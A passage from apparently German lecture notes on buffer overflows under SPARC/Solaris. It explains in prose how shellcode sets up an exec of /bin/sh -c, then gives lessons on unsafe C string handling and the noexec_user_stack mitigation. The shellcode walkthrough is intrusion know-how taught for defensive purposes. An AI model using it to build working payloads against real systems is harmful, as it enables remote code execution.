- Winzigste Abweichungen (anderer C-Compiler, andere Übersetzungsoptionen, andere Bibliotheken, anderes Solaris-Release) führen zu nicht unbedeutenden Änderungen dieser Adresse.

- Die **nop**-Operationen (*no operation*) erhöhen etwas die Toleranz beim "Treffen".

- Nächstes Problem: Wie kann relativ zum Code adressiert werden? Lösung: Nach der **call**-Operation zeigt das Register `%o7` genau auf diese.

- Hinweis: Der SPARC-Prozessor ist eine Drei-Adreß-Maschine, bei der zuerst die Operanden und dann das Ziel angegeben wird.

- Danach findet die Vorbereitung des **exec**-Systemaufrufs statt: `%o0`, der auf den Pfad des auszuführenden Programmes zeigt, ist der erste Parameter. Hier: "/bin/sh".

- Der zweite Parameter in `%o1` zeigt auf den `argv[]`-Vektor, der aus "/bin/sh", "-c" und dem aufzurufenden Kommando besteht, das unmittelbar hinter dem Code abgelegt wird.

Lehren

- Jede Möglichkeit, mit Benutzereingaben Speicherbereiche jenseits der dafür vorgesehenen Variablen zu füllen, birgt die Gefahr, daß beliebiger Code ausgeführt werden kann.

- Auch wenn es im Einzelfalle ziemlich knifflig sein kann, den passenden Exploit zu einem Buffer mit potentiellen Überlauf schreiben zu können, wurde dies in vielen Fällen (mit viel Zeitaufwand) gelöst.

- Die Standard-C-Bibliothek bietet viele Gefahrenstellen, weil alle traditionellen String-Funktionen nur einen Zeiger erhalten, jedoch keine Länge des dahinter liegenden Buffers. Erst nach und nach kamen andere Varianten mit diesen zusätzlichen Parametern hinzu.

- Häufig wurden solche Sicherheitslücken zunächst nur dadurch geschlossen, daß die Eingaben in ihrer Länge begrenzt wurden und anschließend traditionell weitergemacht wurde, in der Hoffnung, daß die zugehörigen Abschätzungen (z.B. bei **sprintf**) korrekt sind. Diese Hoffnung hat sehr häufig getrogen.

- Somit müssen immer und überall Buffer-Grenzen verifiziert werden, um sich dagegen zu schützen. Am besten geht dies durch automatisierte Überprüfungen, die der Compiler generiert. Leider läßt sich das in C nicht umsetzen.

- Wenn C verlangt wird, sollte somit ein vollständiger Abschied von der C-Bibliothek und traditionellen Buffern fester Länge für Zeichenketten genommen werden. Bislang hat dies nur D. J. Bernstein für C bei seinen Netzwerkdiensten konsequent umgesetzt.
  Siehe `http://cr.yp.to/`

Weitere Fallen

- Die Sicherheitsüberlegungen sollten nie beim eigenen Code enden. Verschiedene Sicherheitslücken in der C-Bibliothek (z.B. bei der **locale**-Behandlung oder, noch recht frisch, bei **glob** und **resolv**) multiplizieren sich über eine Vielzahl von Anwendungen (zuletzt eine große Zahl von FTP-Servern).

- Neben aktiven Angriffen gibt es auch passive Angriffe, bei der der Angreifer u.U. etwas Geduld mitbringen muß:

  - Zahllose Mail-Klienten, die die Header eingehender E-Mails untersuchten, konnten wegen ungeschützter Buffer überredet werden, beliebigen Code auszuführen.

  - Der Pakete-Sniffer **snoop** (ähnlich zu tcpdump) konnte mit bestimmten Paketen ebenfalls reingelegt werden.

Sonstige Maßnahmen

/etc/system

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

- Fast alle Buffer-Overruns legen den auszuführenden Code in den Buffer auf den Stack.
- Da normalerweise der Stack-Bereich keinen ausführbaren Code enthält, ist es sinnvoll, hier die Ausführungsrechte wegzunehmen. Dies ist bei allen modernen Prozessoren möglich.
- Unter Solaris läßt sich das mit Kernel-Parametern einrichten, die leider so nicht voreingestellt sind.
- Wenn es dann trotzdem probiert wird, gibt es einen schönen Eintrag im Log:

/var/adm/messages

```
Jun 26 03:31:40 turing genunix: [ID 533030 kern.notice]
NOTICE: buggyd[8971] attempt to execute code on stack
by uid 120
```

- Man hüte sich jedoch davor anzunehmen, dies reiche aus. Für Solaris 7 und 8 gibt es einen Remote-Root-Exploit für **snmpxdmid**, dem es gelingt, den auszuführenden Code im Heap unterzubringen, wo diese Restriktion nicht greift.